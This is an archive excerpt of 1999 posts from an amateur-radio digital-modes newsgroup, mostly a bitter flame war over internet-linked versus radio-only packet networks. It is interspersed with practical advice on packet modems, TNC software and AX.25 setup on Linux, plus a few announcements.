You can hang any name on it you want to, or try to weasel around like Greg Jones, but the fact remains that "Amateur Telephone" is an ignorant, backward practice that can only serve to further set back the US packet net, already severely damaged by the antics of the Lids who practice it.

This is widely recognized everywhere except within the isolated, provincial US tcpip community, and within an equally ignorant bunch in Australia. Only the people actually doing the damage have proven to be too ignorant to understand the fact, or perhaps too lacking in character to care.

The US and Australian packet nets have both diminished and gone to the dogs where the practice is tolerated, and grown where it is not. The rest of the world has not suffered so severely from this outbreak of self-absorbed ignorance, and so their packet nets have generally kept right on growing and developing.

In other words, you and Gary are on the "side" that has nothing to show for itself except decline and decay brought on by ignorance, isolation and self-centered greed, no matter what the expense to others.

Where your kind of "thinking" has taken hold, the packet net has declined and packet users have left the hobby in droves. Where your type of thinking is not tolerated, the packet net there has grown and developed, and thousands of enthusiastic Hams enjoy the network every day.

Gary can be congratulated for building a slightly more elaborate isolation from the world than most LandLine Lids manage, but in the long run he is still divorced from the rest of the Amateur Radio community by the limitations of his thinking.

The one and only place in the US where hams are now excited again about a growing, developing packet net is where your kind of thinking has been rejected and not allowed within the network. (They have tcpip of course, but not the "LandLine Lid" variety you boys espouse). These are REAL HAMS using amateur tcpip in a way that is beneficial to the hobby instead of a liability.

The next step is to outlaw "Amateur Telephone" in fact, with protective national legislation such as the European Hams enjoy.

Sorry, but Hams are becoming more sophisticated and harder to fool. They will look at what happens where LandLine Lids are tolerated, see the progress where they are not, and make the obvious choice.

That leaves you out.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4169. kamplus-0.96 for Qt released

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: chris@cvine--nospam--.freeserve.co.uk
Message-ID: <37ed2f2c.57467@news.freeserve.net>
Source record: 16377

The kamplus terminal program for the Kam Plus TNC and Linux/Unix has
now been ported to the Qt toolkit, to give a better user interface for
those using X-Window.

This program is a host mode terminal program for the Kam Plus TNC. It
can be obtained (with the ncurses version) from my webpage on:

http://www.cvine.freeserve.co.uk/

It requires Qt-1.4* - if you use KDE-1.1*, then you will already have
this installed (it probably works with Qt-2.* also, but I have not
tested it with 2.*).

User reports and suggestions for improvements would be welcome.

Chris G3XXF.

--
If replying by e-mail, remove the --nospam--

4170. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7sjn41kru1@nnrp1.deja.com>
Source record: 16378

This is the "limit" theory as opposed to the "technology" theory.
Even the Central States VHF club proposes a "limit" rather than
"technology." Technology will build membership and save our spectrum.
Those who want to limit Ham radio, will destroy the hobby.

That's what Charles agenda is. He can't contribute to the service, so
he is going to destroy it by the "limit" theory. He can't destroy
anything. He's too small, and people don't want to wear white sheets,
torch crosses, or be a supremecist.

Real Hams have fun. Charles hates his hobby, and hates people who are
having fun. The best thing he could do now is to find something he
might enjoy in life. Something that is very positive, rather than
very negative. Mental health is as important as physical health.
Anyone who hates the hobby and its members, as much as he does, should
seek out mental health. Otherwise, it will destroy him. I think it
already has.

Steve

In article <7sj8np$bv1@enews2.newsguy.com>,
"Charles Brabham" <n5pvl@texoma.net> wrote:
>
> Brian Mullaney <mullaneb@tecoma.mccc.edu> wrote in message
> news:7sirfc$mp0$1@lawrenceville.mccc.edu...
> >
> > > Are you claiming that all of those communications with "the rest
of the
> > > world" are strictly via Amateur Radio, and that no Internet links
are
> > > used to, let's say, communicate with and within other tcpip LANS,
> > > download packet bulletins via telnet, or perhaps telnet to join
in on
> > > distant ham radio converse servers? Hmmm?
> >
> > Thanks for confirming what Gary said, Charles. You don't know the
> > difference between the network and applications which run over it.
>
> Thanks for confirming that ham radio is not involved in any of the
> communications I mentioned, Brian. I knew Gary was a LandLine Lid,
and he
> knew it, and now you have confirmed it for us all. It figures that
Gary
> would try so hard to weasel... He knows he's in the wrong.
>

> You can hang any name on it you want to, or try to weasel around like
Greg
> Jones, but the fact remains that "Amateur Telephone" is an ignorant,
> backward practice that can only serve to further set back the US
packet net,
> already severely damaged by the antics of the Lids who practice it.
>
> This is widely recognized everywhere except within the isolated,
provincial
> US tcpip community, and within an equally ignorant bunch in
Australia. Only
> the people actually doing the damage have proven to be too ignorant to
> understand the fact, or perhaps too lacking in character to care.
>
> The US and Australian packet nets have both diminished and gone to
the dogs
> where the practice is tolerated, and grown where it is not. The rest
of the
> world has not suffered so severely from this outbreak of self-absorbed
> ignorance, and so their packet nets have generally kept right on
growing and
> developing.
>
> In other words, you and Gary are on the "side" that has nothing to
show for
> itself except decline and decay brought on by ignorance, isolation and
> self-centered greed, no matter what the expense to others.
>
> Where your kind of "thinking" has taken hold, the packet net has
declined
> and packet users have left the hobby in droves. Where your type of
thinking
> is not tolerated, the packet net there has grown and developed, and
> thousands of enthusiastic Hams enjoy the network every day.
>
> Gary can be congratulated for building a slightly more elaborate
isolation
> from the world than most LandLine Lids manage, but in the long run he
is
> still divorced from the rest of the Amateur Radio community by the
> limitations of his thinking.
>
> The one and only place in the US where hams are now excited again
about a
> growing, developing packet net is where your kind of thinking has been
> rejected and not allowed within the network. (They have tcpip of
course, but
> not the "LandLine Lid" variety you boys espouse). These are REAL HAMS
using
> amateur tcpip in a way that is beneficial to the hobby instead of a

> liability.
>
> The next step is to outlaw "Amateur Telephone" in fact, with
protective
> national legislation such as the European Hams enjoy.
>
> Sorry, but Hams are becoming more sophisticated and harder to fool.
They
> will look at what happens where LandLine Lids are tolerated, see the
> progress where they are not, and make the obvious choice.
>
> That leaves you out.

Sent via Deja.com http://www.deja.com/
Before you buy.

4171. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sjpfd$bv7$1@bgtnsc02.worldnet.att.net>
Source record: 16379

<steve_sampson@my-deja.com> wrote in message
news:7sjn41kru1@nnrp1.deja.com...

> This is the "limit" theory as opposed to the "technology" theory.
> Even the Central States VHF club proposes a "limit" rather than
> "technology." Technology will build membership and save our spectrum.
> Those who want to limit Ham radio, will destroy the hobby.

You plan to save our spectrum by abandoning the use of radios?

Run that past again, a bit slower, with some detail of how
you plan to save our spectrum by not using it.

--

... Hank

http://horedson.home.att.net

4172. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sjpi9$c9f$1@bgtnsc02.worldnet.att.net>
Source record: 16380

Gary Coffman <ke4zv@bellsouth.net> wrote in message
news:KcPsN+jclqpTRF=mLIM6osnew6Ph@4ax.com...

<lotsa deletia>

> No, you didn't catch me you stupid son of a bitch.

Well, THAT one obviously did ... <smile>.

--

... Hank

http://horedson.home.att.net
|

4173. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sjpur$dj1$1@bgtnsc02.worldnet.att.net>
Source record: 16381

Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
news:7sj3l8$i9e@dfw-ixnews5.ix.netcom.com...
> Charles, Hank:

> My point is that it is my perception that Charles and Hank exhibit a
certain
> distasteful elitist attitude towards those of us who are willing to
> participate and use the technology, but sit on the side and do little or
> nothing about building, designing, deploying and experimenting ...

You confuse me with someone else.

The only hams I complain about are those who DO "experiment"
and "build" in a way to PREVENT other hams from using their radios.

These are the Land Line Lids.

Anyone wants to use the internet, good for them. Just don't FORCE
my ham radio traffic to use the internet, don't BYPASS radio links
that I and other hams have built, and don't claim that being on the
internet is somehow "Making QSOs via ham radio. (And I've got
the QSLs to prove it!)"

Read TAPR's "Let's give away the ham bands" proposal, and also
read the WinLink "Vision of the future" to see what we're talking
about. Both available on the web. Not much in the way of ham radio
involved in either of those proposals.

4174. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7sjr5h$msm@dfw-ixnews19.ix.netcom.com>
Source record: 16382

Charles:

I've been wondering for a while now, why you spend so much time on this band?

Clearly this band, rec.radio.amateur.digital.misc meters is a LandLineLid band, how can it be so bad if you are spending so much time playing and having fun here?

And . . . y"all still have not properly responded to my assertions that the main reason we have not seen a fall off in ham packet radio in Europe is simply because in most of Europe, Internet access is prohibitively expensive compared to America. When that situation changes, and barring a return to blatant socialism throughout the continent, it will, then the European ham packet networks will face the same fate as the American one.

Charles you are living in a dream world! Your approach of trying to confront the Internet is doomed to failure! You are simply hastening the decline of amateur packet radio.

Please face reality and adopt an approach for amateur packet radio that is complemenatry to the Internet.

Ask yourself, what is the best strategy for a mouse which sleeps with an elephant?

Charles, please reconsider your retrograde approach and attitude. Spark transmitters are dead, CW has now become an activity like long bow hunting, AM nostalgists meet once a month on 75 meters, and the packet radio networks of the 70's, 80's are now a complete anachronism!

Get modern, help the progress of amateur radio, the new millenium is almost here, let's not go backwards.
.. . .

NR1 R HXC AB4BC ARL 8 MADISON, AL 0055Z SEP 25

MR CHARLES BRABHAM N5PBL
SOMEWHERE IN TEXAS

ARL TWENTY TWO YOUR PACKET NETWORK X REGARDS

PETER AB4BC
.. . .

Thoughts, comments?

Best Regards,

Peter AB4BC QCWA # 21317, FISTS # 5946

Charles Brabham <n5pvl@texoma.net> wrote in message
news:7sj8np$bv1@enews2.newsguy.com...
>
> Brian Mullaney <mullaneb@tecoma.mccc.edu> wrote in message
> news:7sirfc$mp0$1@lawrenceville.mccc.edu...
> >
> > > Are you claiming that all of those communications with "the rest of
the
> > > world" are strictly via Amateur Radio, and that no Internet links are
> > > used to, let's say, communicate with and within other tcpip LANS,
> > > download packet bulletins via telnet, or perhaps telnet to join in on
> > > distant ham radio converse servers? Hmmm?
> >
> > Thanks for confirming what Gary said, Charles. You don't know the
> > difference between the network and applications which run over it.
>
> Thanks for confirming that ham radio is not involved in any of the
> communications I mentioned, Brian. I knew Gary was a LandLine Lid, and he
> knew it, and now you have confirmed it for us all. It figures that Gary
> would try so hard to weasel... He knows he's in the wrong.
>
> You can hang any name on it you want to, or try to weasel around like Greg
> Jones, but the fact remains that "Amateur Telephone" is an ignorant,
> backward practice that can only serve to further set back the US packet
net,
> already severely damaged by the antics of the Lids who practice it.
>
> This is widely recognized everywhere except within the isolated,
provincial
> US tcpip community, and within an equally ignorant bunch in Australia.
Only
> the people actually doing the damage have proven to be too ignorant to
> understand the fact, or perhaps too lacking in character to care.
>
> The US and Australian packet nets have both diminished and gone to the
dogs
> where the practice is tolerated, and grown where it is not. The rest of
the
> world has not suffered so severely from this outbreak of self-absorbed
> ignorance, and so their packet nets have generally kept right on growing
and
> developing.
>
> In other words, you and Gary are on the "side" that has nothing to show
for
> itself except decline and decay brought on by ignorance, isolation and
> self-centered greed, no matter what the expense to others.
>
> Where your kind of "thinking" has taken hold, the packet net has declined

> and packet users have left the hobby in droves. Where your type of
thinking
> is not tolerated, the packet net there has grown and developed, and
> thousands of enthusiastic Hams enjoy the network every day.
>
> Gary can be congratulated for building a slightly more elaborate isolation
> from the world than most LandLine Lids manage, but in the long run he is
> still divorced from the rest of the Amateur Radio community by the
> limitations of his thinking.
>
> The one and only place in the US where hams are now excited again about a
> growing, developing packet net is where your kind of thinking has been
> rejected and not allowed within the network. (They have tcpip of course,
but
> not the "LandLine Lid" variety you boys espouse). These are REAL HAMS
using
> amateur tcpip in a way that is beneficial to the hobby instead of a
> liability.
>
> The next step is to outlaw "Amateur Telephone" in fact, with protective
> national legislation such as the European Hams enjoy.
>
> Sorry, but Hams are becoming more sophisticated and harder to fool. They
> will look at what happens where LandLine Lids are tolerated, see the
> progress where they are not, and make the obvious choice.
>
> That leaves you out.
>
> --
>
> 73 DE Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
>
>

4175. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-25 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7sjv7v$s1v@dfw-ixnews19.ix.netcom.com>
Source record: 16383

Hank:

Yes there is. In the high speed access part of the network. Their proposals could easily lead to the complete saturation of most of our UHF/uWave bands with amateur radio ingress and egress traffic.

High speed long haul on amateur frequencies is not possible for two reasons: there is not enough bandwidth ffor high speed long haul on MF/HF and, on VHF/UHF/uWaves there is not enough critical mass at a national level (the wide open spaces) to get it together.

Ergo, to save our UHF/uWave frequencies from being raped by the commercial interests, we MUST load those frequencies up with traffic or lose them! Clearly high speed access LAN's is the proper use for those frequencies. And . . . we've got to get tons and tons of amateur users sending and receiving traffic on those frequency bands. If not, it'l be bye bye bands!

Low speed long haul is possible on MF/HF amateur frequencies and is clearly the preserve of RTTY/PSK31 and the xTOR modes and is perfect for narrow band non-real time interactive applicationa like email. I love it and use it often myself, but it is LIMITED.

Get with it Hank. Your approach is similar to that proposed by Charles, and clearly needs to be completely re-thought. Your retrograde approach is BAD BAD BAD news for the future of amateur radio on the UHF/uWave bands in this country.

The Europeans are clearly running at least 10 years behind America in the telecom revolution. Please don't use them as an example of the future! They are an example of the past! You and Charles simply get nostalgic when you correspond with the Europeans on this issue. I know you long for the good old days, but Europe is behind, America is leading, and hams in America need your help.

I love old dogs, but I don't take them to the dog races!

Comments, thoughts?

Best Regards,

Peter AB4BC QCWA #21317, FISTS # 5946

Hank Oredson <horedson@att.net> wrote in message
news:7sjpur$dj1$1@bgtnsc02.worldnet.att.net...
>
> Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
> news:7sj3l8$i9e@dfw-ixnews5.ix.netcom.com...
> > Charles, Hank:

> > My point is that it is my perception that Charles and Hank exhibit a
> certain
> > distasteful elitist attitude towards those of us who are willing to
> > participate and use the technology, but sit on the side and do little or
> > nothing about building, designing, deploying and experimenting ...
>
> You confuse me with someone else.
>
> The only hams I complain about are those who DO "experiment"
> and "build" in a way to PREVENT other hams from using their radios.
>
> These are the Land Line Lids.
>
> Anyone wants to use the internet, good for them. Just don't FORCE
> my ham radio traffic to use the internet, don't BYPASS radio links
> that I and other hams have built, and don't claim that being on the
> internet is somehow "Making QSOs via ham radio. (And I've got
> the QSLs to prove it!)"
>
> Read TAPR's "Let's give away the ham bands" proposal, and also
> read the WinLink "Vision of the future" to see what we're talking
> about. Both available on the web. Not much in the way of ham radio
> involved in either of those proposals.
>
>
>

4176. Re: Packet modems

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-26 00:00:00 UTC
From: root <dluksic@jagor.srce.hr>
Message-ID: <37EE5A65.28432461@jagor.srce.hr>
Source record: 16299

> Ok, so I can use a modem if I have the software, or a dedicated TNC for
> packet. What would be the lowest cost way of getting into packet then?
> I would like to eventually get into packet operation, but I fear that
> that won't happen until I'm a bit richer--either I pay $120~150 for the
> TNC (and use freebie software) or pay something similar for software
> that will already use my modem. (At least I suspect it would be similar
> priced.)
>

The software is usually free. You can use baycom terminal for instance version 1.50 (for low speed baycom modem) which is free. You can use TFPCX which is shareware. TFPCX does the job of the TNC - and with TFPCX you can use most of popular software (like FBB BBS that is very robust software and very complete - and is free). There are versions for various platforms - I use DOS version, but I tried Linux version, and it worked. You can get that on http://www.f6fbb.org/ It's cool, since it has some 17 translations included in the package, good online help with BBS, conferece room, gateways, DOS access, passwords, YAAPP (a binary transfer protocol), and many other things.

There is also FlexNET which gives you the oportunity to use various devices (eg. a sound modem) with usual FlexNET software. But I would not suggest a soundmodem - specially not if you plan to use it under windows. And, yes FlexNET is free for download.

The only thing you may have to pay for is a modem. Since you study electrical engineering - I suppose you can build it by your own. It's not very complicated. Parts should not cost much - 10$ maximum. I can't give you no address, because I don't know it exactly - just search for baycom/schematics - I'm sure you'll find it. If you want to buy it, look at http://www.baycom.org/ .

A good place for many programs, amateur radio AND packet is at http://www.qrz.com/files.html .

Ok, maybe it's too much info at once :)
Welcome to packet !

Lucius, HR1DAV

4177. Re: Packet modems

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-26 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9909260011580.1296-100000@dns.bde-arc.ampr.org>
Source record: 16384

On Thu, 23 Sep 1999, Shawn Upton wrote:
> What is a packet modem? I see them for sale, but what are they really?
> I thought one only need a tnc inbetween the computer (going into a
> serial port) and the radio. Or is it a device to bypass the tnc, and do
> all the work in software?

A packet modem is a part (or section) of a TNC. It's the part that takes the digital signals coming from the TNC's CPU and converts it into a modulation that a radio can transmit and receive.

4178. Re: right news group ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-26 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9909260013570.1296-100000@dns.bde-arc.ampr.org>
Source record: 16385

On Thu, 23 Sep 1999, Dave wrote:
> Is this the right news group for this guestion? I want to re-broadcast
> the weekly
> program: This Week In Amature Radio. Now the question is:
> can I feed the audio out from my sound card directly into the htx-202? I
> figure i can keep the HT keyed up tru my tnc,my only other problem would
> be my ht getting warm being keyed up for 10 minutes. Or their any other
> ideas ?
> tnx de dave-n2rhl

Wrong newsgroup for this question. "rec.radio.amateur.digital.misc" is really for data exchange via TNC's, APRS (including GPS and Wx), and similar things like packet BBS's, etc.

However, as a TWIAR affiliate, here's what's done locally (Los Angeles):
- One system transmits live off the satellite feed. That system's repeater controller is actually hooked to a dedicated satellite receiver and also simulcasts it to another repeater on another band (70cm system, with a remote 23cm system).
- Our other system (2m) uses the real-audio feed for a Sunday retransmission. That has a soundcard fed radio, but a mobile radio on low power, not an HT. Most non-repeater radios aren't meant for a 35 minute transmission, but by using the lowest power setting, the length of the transmit duty cycle is extended (over that of the higher settings). Mobiles generally can take the heat better.

Things to consider:
- Using the MIDI port (there should be both audio and logic controls in that port) instead of simply connecting the audio directly from "line out" and PTT via a TNC.
- Give a QUICK CW ID and drop carrier during the ID timing spaces. Perhaps link this with the "external control board" that the TWIAR guys designed (see the http://www.qsl.net/twiar shadow for the PDF file). Also, increase heat dissipation with a fan blowing air on the radio (or if you're both rich and insane, add liquid nitrogen or helium cooling via pipes running through the heatsinks; poor and insane - cold water!).
- Ask Steven Anderman, K2SMA, or George Bowen, W2XBS. Mr. Anderman's local NJ repeater that handled TWIAR recently stopped, so he's pumping it out onto a 2m simplex frequency (I don't know which one). However, he'll be able to tell you how he wired it. As for Mr. Bowen's setup, I don't know if the Albany area is fed via his computer at the same time as the satellite uplink or if it takes the downlink, but maybe he can help too.

[To TWIAR staff: Perhaps this is a good topic for one of the special slots.]

4179. Re: how to setup and configuration ax.25 on the linux

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-26 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9909260031430.1296-100000@dns.bde-arc.ampr.org>
Source record: 16386

There's clearly a lot more than just recompiling the kernel. In
[/usr/src/linux/]Documentation/networking/ax25.txt, there's a pointer (web
address) for more information.

On Sat, 25 Sep 1999, Lap wrote:
> I use redhat 6.0(the kernel 2.2.5-15). That have some packet radio app. I
> think that is modules. I use "make menuconfig, make, make install" to setup
> ax.25. But I don't see the ax.25 (howto)'s say file. I don't know to do
> something. Please help.

4180. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-26 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7smmk2$ns7$1@bgtnsc02.worldnet.att.net>
Source record: 16387

Gary Coffman <ke4zv@bellsouth.net> wrote in message
news:=kzuN6vX=XrAbnM6926xUpDZCpZZ@4ax.com...

> >Gary, you not paying attention.
> >More ERP equals more power spread equals longer path.
>
> And more power *spread* is exactly what you want to avoid. That
> causes more multipath reflections from more objects further from
> the line of sight path. *You* aren't paying attention. The *last* thing
> you want to do is spew excessive signal around the countryside.
>
> What you need to do is tightly focus your signal along a well
> engineered line of sight path, and keep the power spreading down
> to the *absolute minimum possible* to avoid generating excessive
> ISD. For properly engineered line of sight paths, low transmitter
> power is always sufficient. For poorly engineered paths, excessive
> power generally won't help because the ISD, and BER, becomes
> unacceptable.

Gary, that is exactly what I said.
"power spread":. the difference between transmit and receive
power levels at the radio. ERP minus noise floor. Both in dbm.
Increased by adding aluminium and/or silicon (or GAAS if your
noise floor is receiver limited not environment limited.)
A measure of the capability of the radio/feedline/antenna system.

The thing you are talking about is "beam width".
That helps to avoid problems from off-path reflectors.
Does not help with on-path reflectors of course.
Refractors and phase shifters have the same properties.

"... well engineered .." makes no sense. The paths are what they are.
They go, for example, from my house to your house.
This is the long haul case we are talking about. You don't *normally*
put large dishes or large yagi arrays anywhere except on your own
property. Way too hard to maintain if they are not local. Exceptions
exist of course, but I've never personally encountered one.
For the long haul case, it is rare that the path is line of sight.
Usually it is a scatter path of some nature.
Example: the troposcatter path from the Lowell, MA area to
Southern NJ on 2M 1200 baud. Worked quite well for us when
we used it. KW and 4 long yagis in NJ, 200W and two long yagis
in MA. Antennas at 170 and 120 feet above local terrain.

This discussion has nothing to do with the high speed network
discussion. I play with more than one thing in ham radio.

--

... Hank

http://horedson.home.att.net
|

4181. Re: Caldera Linux 2.3 and AX.25

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-26 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <V6BH3.218$9d.3498@nuq-read.news.verio.net>
Source record: 16388

Thomas Talley wrote in message ...
>I am attempting to setup Caldera Linux 2.3 to support Amateur Radio AX.25
>via KISS TNC interface.
>
>The "HOW-TO" document that comes with the Linux software is from 1997 and
>does not relate to the 2.2 kernel.
>
>I am able to "load" the "AX.25 Module" via the "kernel modules" application,
>but what now? The old documentation refers to a /etc/ax25 directory that
>does not exist.

Yeah, the default in some versions of the axutils is to put stuff in /usr/local/etc/ax25
rather than /etc/ax25. Some people put links in between the two directories
just to be sure.

If you compiled ax25-tools and libax25, you should be able to.
1. Make sure you're really running the right kernel. Sounds like you have done this okay.
2. Compile or install the libax25 and ax25-tools and all that stuff.
3. Use Minicom, to talk to your TNC and set it to KISS mode.
4. Make an axports file -- like it says.
5 Run kissattach. Make sure to specify an ip address (man kissattach should help)
6. Run kissparms to setup your TNC stuff like txdelay (Do a man kissparms)
7. Try doing a 'call [device] ke6i' or something, to see if the TNC lights up and
transmits. If that happens, it's probably working.

Do not panic. If it were me, I'd stick with Caldera, if that's what you already
have. I don't think moving to Redhat will make it any easier. (Though RedHat
has a nice rpm for running nntp, which I like a lot. Not sure about Caldera.)

>
>So where is the latest information? Should I switch to Redhat?

4182. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-26 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7smmptokk1@bgtnsc02.worldnet.att.net>
Source record: 16389

pmarkham <pmarkham@newsguy.com> wrote in message

> As long as a far superior and economical option is available to
communicate,
> whether I am in love with either view, "technology" or "limit", I will
choose
> the option that gets the job done to satisfy my desire for instant
> gratification at the most economical price. At this time, and looking at
the
> future, nothing beats the internet for meeting my desires relative to
messages,
> newsgroups, browsing, etc.

I see. You are not a ham perhaps?

You now use a cell phone instead of a mobile, since that technology
is far better. You never use 20M because the internet can communicate
over the entire planet instantly. In fact, using your logic, there is no
reason whatsoever to use ham radio.

What a bunch of idiots.

--

... Hank

http://horedson.home.att.net

4183. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-26 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7smn38pui1@bgtnsc02.worldnet.att.net>
Source record: 16390

Gary Coffman <ke4zv@bellsouth.net> wrote in message
news:qITuN3bo4KIVXiYr8IRYBXGdZBAR@4ax.com...

> Show us the header of a message that I have forwarded to or from a packet
> BBS by telephone. You cannot because I have never done so. Nor have I
> knowingly sent messages which have been so relayed at some distant point
> beyond my control. Never once.

I asked the question earlier in this thread, and will ask it again:
Gary, can you send me a message via the ham radio BBS network?
I have *never* gotten a message from you there, nor seen any
bulletin you might have posted.

Give it your best shot.
If I receive one, I'll post it here, complete with headers.

Or did you mean "I am not invovled in the ham radio network
so of course you have never seen one."? If that is the case,
then your pronouncements about that network have very
little credibility.

--

... Hank

http://horedson.home.att.net
|

4184. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-26 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7smnf8$rl2$1@bgtnsc02.worldnet.att.net>
Source record: 16391

Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
news:7sjv7v$s1v@dfw-ixnews19.ix.netcom.com...
> Hank:

> High speed long haul on amateur frequencies is not possible for two
reasons:
> there is not enough bandwidth ffor high speed long haul on MF/HF and, on
> VHF/UHF/uWaves there is not enough critical mass at a national level (the
> wide open spaces) to get it together.

Please pay attention to the several discussions in this thread.
I've never said "high speed" and "long haul" with respect to
the same links. See my other posting about the THREE
different things I'm working on. Unlike some posters here,
I have a lot of different interests, as well as the time and
resources to make progress in all three of them.

Some posters assume that long haul links will become saturated
with traffic. This has not been the case. Traffic tends to be
quite local in nature. Total data rate required decreases with
distance.

Also do not confuse what Gary talks about with anything I
might be interested in doing. I'm always talking "global store
and forward network". I have little interest in online/interactive
chat etc. operation. For that I do not use digital modes ...
... well CW is digital I guess <grin>

--

... Hank

http://horedson.home.att.net

4185. Re: Kinda spooky - Bandwidth to burn . . .

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-26 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7smnocssi1@bgtnsc02.worldnet.att.net>
Source record: 16392

Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
news:7smeih$rkg@dfw-ixnews9.ix.netcom.com...
> Folks, all day today I tuned up and down the 7 amateur radio bands between
> 70 cm and 24 GHz.
>
> It was kinda spooky, not a single station was heard!
>
> And . . . shhhhhh don't tell anyone, but we have bandwidth to burn up
> there.
>
> Enumerated as follows . . . .
>
> Bandwidth to burn . . .
>
> Between 70 cm and 24 GHz, amateur radio in the USA has available 7 bands
as
> follows:
>
> 1.) 902 - 928 MHz 6 MHz
> 2.) 1240 - 1300 MHz 10 MHz
> 3.) 2300 - 2310 MHz 10 MHz
> 4.) 2390 - 2450 MHz 60 MHz
> 5.) 3300 - 3500 MHz 200 MHz
> 6.) 5650 - 5925 MHz 275 MHz
> 7.) 10000 - 10500 MHz 500 MHz
>
> Total 7 bands, grand total available bandwidth 1111 MHz.
>
> Wow . . . 1.111 GHz is ours for the taking, heck we already have it.
>
> But . . . what are we doing with it? NOTHING.
>
> What a great place to make broad band access networks for amateur radio
for
> all of those new nifty broad band applications.
>
> Comments, thoughts?

Cost and availability of equipment ... chicken/egg problem.

That 56k link I costed out earlier in the thread jumps by
about $100 to $200 per end when placed on 1240 instead of 440.

If you tune the next three lower frequency bands here,
you get almost the same result. A vast wasteland.

Ditto for most of the HF bands most of the time.

10M makes a good troposcatter band for 1200 baud links ...

--

... Hank

http://horedson.home.att.net

4186. LOOKING FOR PSK QSOS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-26 00:00:00 UTC
From: Dave Arruzza <darruzza@snet.net>
Message-ID: <37EEE06A.6534@snet.net>
Source record: 16393

I am a new op on Psk31. Find alot of action on 20 meters, but other bands are pretty slim pickings. Looking for skeds..tests...qsos...on all bands 160-6 meters, especially would like to try 30 PSK.

email pse...
73 Dave W1CTN ...connecticut

4187. 56k DSY modem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-26 00:00:00 UTC
From: aa6qn <aa6qn@amsat.org>
Message-ID: <37EE366A.68A3D5F5@amsat.org>
Source record: 16394

Greetings, I just stood up a 56k jnos/linux port here and am looking for

others who have "fine tuned" similar systems. In particular I am looking

for mss, mtu and tcp window and other timer settings. I have also done
testing with Jnos/DOS systems as well.

I am also interested if anyone has done testing with the DSY 56k
modem and the Kantronic Data Engine using Johan's jnos40 images.

If you have an old PI2 or PackeTwin card laying around or a Microwave
Modules
MMT 432-28s and even an old style DSY modem I am interested.

73, John

aa6qn@amsat.org

4188. Win 3.1 host mode application for MFJ-1278 ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-26 00:00:00 UTC
From: aa6qn <aa6qn@amsat.org>
Message-ID: <37EE39DA.4677173C@amsat.org>
Source record: 16395

Does anyone know of a host mode application that will run on
windows 3.1 that supports the dual tnc MFJ-1278 ? I am trying
to help a fellow ham and have done much on the user side of the house.

Thank you in advance, 73, John

4189. Re: Caldera Linux 2.3 and AX.25

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-26 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <moEH3.228$9d.4300@nuq-read.news.verio.net>
Source record: 16396

Try...

http://radio.linux.org.au

This seems to be the best site for this stuff. I typed in the link
from memory, but I believe it's right.

Thomas Talley wrote in message ...
>"ax25-tools" and "libax25"? Where are these for the Linux 2.2 kernel?
>
>

4190. Download Ia.n.i.!!! It's free!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-26 00:00:00 UTC
From: madQ <madq968@djeksta.comNOSPAM>
Message-ID: <7skr5geif375@nslave1.tin.it>
Source record: 16397

```
Download Ia.n.i. RemoteControlSystem 1.2 beta. It's free!!!
New site: http://jump.to/IaniProject
```

4191. Re: Let's look at real numbers for TNC software sales

